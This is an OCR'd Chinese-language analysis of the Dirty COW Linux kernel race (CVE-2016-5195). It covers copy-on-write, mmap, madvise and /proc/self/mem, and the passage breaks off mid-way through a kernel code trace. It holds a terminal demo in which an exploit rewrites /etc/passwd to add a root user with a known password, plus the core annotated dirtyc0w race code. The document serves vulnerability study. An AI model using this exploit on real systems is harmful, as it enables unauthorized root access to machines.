
CVE-2016-5195 脏牛漏洞分析



https://www.cnblogs.com/LoyenWang/p/12116570.html

一.漏洞概要

- 漏洞编号：CVE-2016-5195
- 漏洞名称：脏牛（Dirty Cow）
- 影响范围：linux version >=2.6.22（2016年10月18日修复）

  使用linux内核的服务器，桌面，移动设备等
- 漏洞类型：内核竞态条件漏洞
- 漏洞危害：本地提权
- 漏洞描述：get_user_page内核函数在处理Copy-on-Write过程中，可能发生竞态条件造成COW过程被破坏，从而写数据到只读内存区域。利用该漏洞可导致低权限用户改写高权限用户文件，进而造成权限提升问题。

二.漏洞演示


更改了/etc/passswd文件内容，添加了root权限

```
zzw@zzw-desktop:~/桌面$ gcc dirtyroot.c -o dirtyroot -lpthread -lcrypt
zzw@zzw-desktop:~/桌面$ ./dirtyroot
File /tmp/passwd.bak already exists! Please delete it and run again
zzw@zzw-desktop:~/桌面$ rm /tmp/passwd.bak
zzw@zzw-desktop:~/桌面$ ./dirtyroot
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
icsl:icxY5QDo/FLAg:0:0:pwned:/root:/bin/bash

mmap: b7727000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'icsl' and the password '654321'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'icsl' and the password '654321'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
zzw@zzw-desktop:~/桌面$ su
Password:
icsl@zzw-desktop:/home/zzw/桌面# id
uid=0(icsl) gid=0(root) groups=0(root)
icsl@zzw-desktop:/home/zzw/桌面#
```


三.相关知识介绍

3.1 COW介绍

COW*（Copy-On-Write）：**写时复制。以fork函数为例，会产生一个与父进程完全相同的子进程。如果都是读取操作，则父子进程共享同样的内存页空间。



如果子进程要进行的是写操作，如果在原有的物理内存页修改，则会导致数据的不统一。这时会根据要写的段重新为其分配一个物理页。



写时复制（COPY-ON-WRITE）是一个思想，最开始的时候是从出现在Fork系统调用中。它的本质思想是，如果因为某种情况，需要两个不同的主体（如进程、用户等）能够同时访问相同的一个资源（如内存），且需要相互隔离时，那么在读相同资源的时候尽量的不做处理或者少做处理（譬如不同的进程Fork时，只是进行了页表项的建立，不同进程的虚拟内存使用页表指向了相同的一块物理内存，但是新的进程的页表中，标记着只有读权限，并不执行物理内存的拷贝），只有在改变资源时才对资源进行真正的拷贝和复制，典型的案例就是Fork机制。

写时复制发生的时机：在缺页异常中断的处理中，当访问内存的标志位（含有写）与内存页表中的读写标志位不同时（只有读，没有写），就将进入写时复制流程

写时复制主要分为两种：

第一， 当原先的内存页是匿名内存页且该内存区的引用有且只有一个时，这意味着当前的只读内存页只有当前进程在使用，没有其他进程与其共享，因此简单的将该内存页标记为可写，这是简易的写时复制处理

第二， 如果不是第一种情况，就申请新的内存页，并将旧的内存页的内容复制到新的内存页中，并更新页表


3.2 mmap

http://lihaizhou.top/2020/05/25/mmap%E6%9C%BA%E5%88%B6%E5%88%9D%E6%8E%A2/

函数原型为

void mmap(void *addr, size_t length,int prot ,int flags, int fd, off_t offset);

mmap提供了不同于一般对文件的访问方式，它将文件直接映射到调用进程的地址空间（虚拟内存）。这样就可以通过返回的首地址指针操作这段内存。如果要取消内存映射，则需要调用mummap来取消内存映射。 其映射关系如下：



各个部分参数是：

addr: 映射区的起始地址，常用NULL

length：映射区的长度

prot: 期望的内存保护标志 ，如PROT_READ PROT_WRITE PROT_EXEC

flags: 指定映射对象的使用类型， 如MAP_SHARED，MAP_PRIVATE等。

fd: 文件描述符

offset: 被映射内容对象的起点。常用0，表示从文件最前方开始对应。（offset必须是分页大小）

Note1 注意flags参数的值。

当flags值为MAP_SHARED时,表示与其它所有映射这个对象的进程共享映射空间。对共享区的写入，相当于输出到文件。

当参数值为MAP_PRIVATE时，表示对内存区的操作（写）会建立一个写入时拷贝的私有映射，内存区域的写入不会影响到原文件。换句话说就是，会复制出一个新页，进程自然无法共享修改。这就说是说对文件的修改并不会写到文件中去(修改的是cow页)。

Note2


mmap映射内存只是在虚拟内存分配了地址空间，并没有将文件内容加载到物理页上，只有在第一次访问虚拟内存时才分配物理内存（页表建立映射关系）。当进程在访问这段地址，通过查找页表，发现虚拟内存对应的页没有在物理内存中缓存，则产生缺页，则由相应的内核异常处理程序去映射相应的物理页。下面列举一种真实的场景：


在mmap映射内存的情况下，发生写操作的过程

- 进程将待写入的数据直接copy到mmap的内存地址处。
- 若mmap地址未对应物理内存，则产生缺页异常。
- 若已有相应的物理页映射，则直接复制到物理内存。
- 根据dirty标志位，将脏页写会磁盘。


怎么去理解这个过程呢?


CPU能访问的是逻辑地址，也就是虚拟地址空间那一套，在磁盘上的文件内容是不能被CPU直接访问的，所以当CPU在这个地址上发起读写执行操作等，OS会进入异常，异常中会调用文件系统相关内容加载到物理内存中，建立映射关系。





建立映射





这里要注意的是flag标志

一个程序可以选择MAP_SHARED或MAP_PRIVATE共享模式将一个文件的某部分数据映射到自己的虚存空间里面。这两种映射方式的区别在于：MAP_SHARED映射后在内存中对该虚存空间的数据进行修改会影响到其他以同样方式映射该部分数据的进程，并且该修改还会被写回文件里面去，也就是这些进程实际上是在共用这些数据。而MAP_PRIVATE映射后对该虚存空间的数据进行修改不会影响到其他进程，也不会被写入文件中。

其中`MAP_PRIVATE`这个标志位被设置时会触发COW(其作用就是建立一个写入时拷贝的私有映射，内存区域的写入不会影响原文件，因此如果有别的进程在用这个文件，本进程在内存区域的改变只会影响COW的那个页而不影响这个文件

3.3 madvise

int madvise(void *addr, size_t length, int advice)

这个函数的作用是告诉内核`addr,addr+len`这段区域的映射的内存或者共享内存的使用情况，方便内核以合适方式对其处理，`MADV_DONTNEED`这个表示接下来不再使用这块内存区域，内核可以释放它。

原型：int madvise(void *addr, size_t length, int advice)

规定内核对[addr,addr+length]地址区域的内存的使用方式

addr ：地址起始值

length ： 内存长度

advice ： 使用方式参数

当advice参数值为 MADV_DONTNEED时，表示在一段时间内，该段内存不会被使用，告诉内核可以释放或者交换回磁盘。 该函数常与mmap结合使用，当文件内容映射到内存空间后，常用此函数指定该段内存的使用方式。

当advice参数值为 MADV_DONTNEED时表示在一段时间内，该段内存不会被使用，告诉内核可以释放或者交换回磁盘。这样可以释放物理内存给更需要的进程。当需要那部分页面时，再通过缺页等操作从磁盘交换到物理页。

3.4./proc/self/mem

open("/proc/self/mem") 当前进程的内存内容，修改该文件相当于直接修改当前进程的内存。如果要单独读取该内容，会显示文件不可读.

```
zzw@zzw-Standard-PC-i440FX-PIIX-1996:~$ cat /proc/self/mem
cat: /proc/self/mem: 输入/输出错误
zzw@zzw-Standard-PC-i440FX-PIIX-1996:~$
```

正确的用法应该是结合maps的映射信息来确定读的偏移值。即无法读取未被映射的区域，只有读取正确的偏移值是被映射的区域才能正确读取内存。

这个文件是一个指向当前进程的虚拟内存文件的文件，当前进程可以通过对这个文件进行读写以直接读写虚拟内存空间，并无视内存映射时的权限设置。也就是说我们可以利用写/proc/self/mem来改写不具有写权限的虚拟内存。可以这么做的原因是/proc/self/mem是一个文件，只要进程对该文件具有写权限，那就可以随便写这个文件了，只不过对这个文件进行读写的时候需要一遍访问内存地址所需要寻页的流程。因为这个文件指向的是虚拟内存

3.5 内存管理相关

3.5.1内存相关

程序运行过程：通俗来说就是将进程逻辑地址加载到物理内存中运行。

当运行一个程序，文件内容会被加载到物理内存中，然后会映射出一个虚拟的进程地址空间。CPU按照虚拟进程空间的逻辑执行，但CPU无法直接访问磁盘上的文件内容，即访问物理内存，这就需要进程地址空间与物理内存建立一个映射关系。当cpu执行时，MMU把逻辑地址转化为物理内存地址，然后通过总线访问内存。CPU 在访问内存的时候都需要通过 MMU 把虚拟地址转化为物理地址，然后通过总线访问内存。MMU 开启后 CPU 看到的所有地址都是虚拟地址，CPU 把这个虚拟地址发给 MMU 后，MMU 会通过页表在页表里查出这个虚拟地址对应的物理地址是什么，从而去访问外面的 DDR（内存条）

CPU不能按物理地址来访问存储空间，在磁盘上的文件内容是不能被CPU直接访问的，访问的是逻辑地址。内存管理来说，通常是先分配虚拟内存，然后根据需要为此区间分配相应的物理页面并建立映射。也就是说，虚存空间分配在前，物理页面分配在后。如果程序要用的虚拟地址没有对应的物理内存，就请求页分配。所以当CPU在这个地址上发起读写执行操作等，OS会进入异常，异常中会调用文件系统相关内容加载到物理内存中，建立映射关系。

多进程同时运行的时候，实际的物理内存中会包含多个进程的虚拟地址空间的内存页面，那么进程数一多，势必会发生有的进程需要将新的虚拟地址空间中的页面加载到物理内存，却发现物理内存已经满了的情况，这种情况下，OS就会出手，将物理内存中的某一个不常使用的页面换出内存，将空出来的物理内存加载该进程新的页面，这就是常说的**交换页面。**

但是对于底层硬件来说，尤其是CPU，是不认识虚拟地址空间的地址的，他只认物理地址，而可执行程序中访问的地址都是基于虚拟地址空间的虚拟地址，那么在实际运行的时候，CPU中有一个电路单元MMU，会负责进行虚拟地址和物理地址的转换，从而向地址总线上发送正确的物理内存地址。

那么MMU基于什么来进行虚拟地址和物理地址的翻译的呢，答案是页表，页表是保存在内存中的，前面说过，对于4G的地址空间，4K的页面，那么一个进程的页面有1M个单元，同时物理内存也按照4K的页面大小划分成多个页面，每个页面有一个页面号，页表的每个单元保存了该页面对应的实际物理内存上的页面号，当然，这个是有前提的，就是这个虚拟地址所在的页面实际已经被加载到内存上了，那么内存的页表上就会找到这个虚拟地址的页面号对应的物理内存的页面号，反之，就会发出缺页错误，由内核将该虚拟地址的页面从可执行程序或者交换空间加载到内存中，然后更新这个页面映射关系，将虚拟页面号和物理页面号关联在一起。


3.5.2 进程控制相关

task_struct：进程控制块，用来完整描述一个正在运行程序所需要的各种信息。

mm_struct: 进程地址空间描述符，用来描述一个进程的虚拟地址空间。

Vm_area_struct: 用来描述某段具有相同属性的虚存空间（物理页面倍数）

其中的vm_flags用来表示进程对该虚存空间的访问权限



3.5.3 页面缓存

page cache 叫页面缓存或者文件缓存。其作用是在linux读写文件时，用于缓存文件的逻辑内容。从而加快对磁盘映像和数据的访问，页面缓存是在内核中通过页面内存管理实现的，并且对应用程序不可见。

页缓存是以页为单位，面向文件，面向内存。它位于内存和文件之间，文件io操作，实际上和页缓存交互，不直接和内存交互。

如果使用mmap，操作系统只需要将磁盘读到页缓存，然后用户就可以直接通过指针的方式操作mmap映射的内存，减少了从内核态到用户态的数据拷贝。

即使使用了内存映射，数据也会在页缓存中。共享内存映射的页包含在页高速缓存中，，私有内存映射的页只要还没有被修改也都包含在页高速缓存中。

进程AB：

1.进程向内核发起读文件B请求。


2.内核根据文件的索引节点找到对应的address_space,在其指针中查找页缓存，如果找到则

分配一个内存page加入页缓存。

3.从磁盘中读取文件相应的页填充页缓存的页，第一次复制。

4.从页缓存的页复制内容到进程地址空间对应的物理内存中。这是第二次复制。

最后结果就是物理内存中有两份文件内容的拷贝。一份是页缓存，一份是进程地址空间对应的物理内存页。



3.5.4 页表

Linux分别采用pgd_、 **pud_t** ， pmd_t、和pte_t四种数据结构来表示页全局目录项、页上级目录项、页中间目录项和页表项。

3.5.5 缺页异常

四. 漏洞原理剖析

4.1 过程简要说明

```c
void *madviseThread(void *arg)   线程1 制造缺页 打断正常写过程
{
  char *str;
  str=(char*)arg;
  int i,c=0;
  for(i=0;i<100000000;i++)
  {
    c+=madvise(map,100,MADV_DONTNEED); //将内存交换回磁盘，制造缺页机会。
                                       //加载原不可写的页（被修改标志，可写）写入数据
  }
  printf("madvise %d\n\n",c);
}
void *procselfmemThread(void *arg)    线程2 写过程，发起获取内存页并修改写标志操作
{
  char *str;
  str=(char*)arg;
  int f=open("/proc/self/mem",O_RDWR);
  int i,c=0;
  for(i=0;i<100000000;i++) {
    lseek(f,(uintptr_t) map,SEEK_SET);
    c+=write(f,str,strlen(str));      //写操作，制造cow机会，修改写标志位
  }
  printf("procselfmem %d\n\n", c);
}
int main(int argc,char *argv[])
{
  if (argc<3) {                    //输入要改写的文件    内容
  (void)fprintf(stderr, "%s\n",
      "usage: dirtyc0w target_file new_content");
  return 1; }
  pthread_t pth1,pth2;         //定义线程标识符id
  f=open(argv[1],O_RDONLY);    //打开要写入的文件
  fstat(f,&st);                //将文件信息保存在st结构体中
  name=argv[1];
  map=mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0); //将文件内容映射到进程地址空间，注意使用了PROT_READ
  printf("mmap %zx\n\n",(uintptr_t) map);              //输出映射成功的首地址
  pthread_create(&pth1,NULL,madviseThread,argv[1]);    //创建线程    用来将内存块交换回磁盘
  pthread_create(&pth2,NULL,procselfmemThread,argv[2]); //通过/proc/self/mem对内存写数据
  pthread_join(pth1,NULL);                              //使线程程等待另一个线程结束
  pthread_join(pth2,NULL);
```

两个线程在交替进行，在请求页的过程中写标志被修改，导致最终得到并映射了可写的内存页，最终相对应的物理内存地址回写到源文件中。

4.2 内核重要函数说明

- get_user_page: 通过虚拟地址查询页面获取物理页面
- flow_page_mask: 查询页表获取虚拟地址的物理页，按照四级页表的结构向下进行解析(follow_page_mask/follow_p4d_mask/follow_pud_mask/follow_pwd_mask/follow_page_pte)

  1.当页表不存在物理页时，判定缺页

  2.当foll_flag对应权限违反内存页（不匹配）内存页时，函数返回null。触发faultin_page调用。
- faultin_page:处理页故障及缺页问题。当发生缺页，会从磁盘调入页面。当想要以写权限获取只读页面时，会发生COW。即复制原来只读(read_only)内存页，并将新的内存页标记为只读(read_only)，私有(private)和脏的(dirty)
- con_resched函数作用是主动放权，等待下一次被调度

lFOLL_WRITE:请求可写pte(页表项)。

FOLL_FORCE:请求读写权限的pte(页表项)

(1)如果需要获取的页面不具备可写属性则执行do_read_fault().

(2)如果需要获取的页面具有可写属性，但为私有页面，则执行do_cow_fault().

(3)其他情况，共享页面则执行do_shared_fault().

当mmap将文件映射到进程地址空间，这时并没有与具体的物理页建立映射关系，只有一个页缓存。

当写操作发生，则是一个请求具体物理页的过程，带着想要的操作属性一直去请求，知道满足自己的需要。

最重要的是两个线程的操作：一个线程调用write(2)写/proc/self/mem，另一个线程调用madvice(MADV_DONTNEED)。由于这两个线程操作的相互竞争，当wirte(2)直接修改基于文件的内存映射时（即使涉及到的文件不允许被攻击者进程写）会产生一个安全问题，最终导致提权。

get_user_pages中主要部分是一个循环，直到正确找到页，其中有两个函数极为重要，follow_page_mask和faultin_page，其中follow_page来找到页，dofault_page在寻页失败的时候建立映射为下次调用follow_page_mask来做准备

access_remote_vm调用了多个中间层函数，最终调用__get_user_pages_locked(...),在这个函数中，它第一次开始解析这种out-of-band访问方式的flags，当前情况的标志为：

FOLL_TOUCH | FOLL_REMOTE | FOLL_GET | FOLL_WRITE | FOLL_FORCE

这些被称为gup_flags(Get User Pages flags)或者foll_flags(Follow

4.3 代码跟踪

第一次查找

首先从关键的获取用户进程内存页的函数函数get_user_pages看起,get_user_pages系列函数用于获取用户进程虚拟地址所在的页(struct page)，返回的是page数组,该系列函数最终都会调用__get_user_pages。传入的参数是FOLL_GET | FOLL_WRITE | FOLL_FORCE.

get_user_pages------->__get_user_pages---------->follow_page_mask

```
long __get_user_pages(struct task_struct *tsk, struct mm_struct *mm,
        unsigned long start, unsigned long nr_pages,
        unsigned int gup_flags, struct page **pages,
        struct vm_area_struct **vmas, int *nonblocking)
{
    do {
retry:
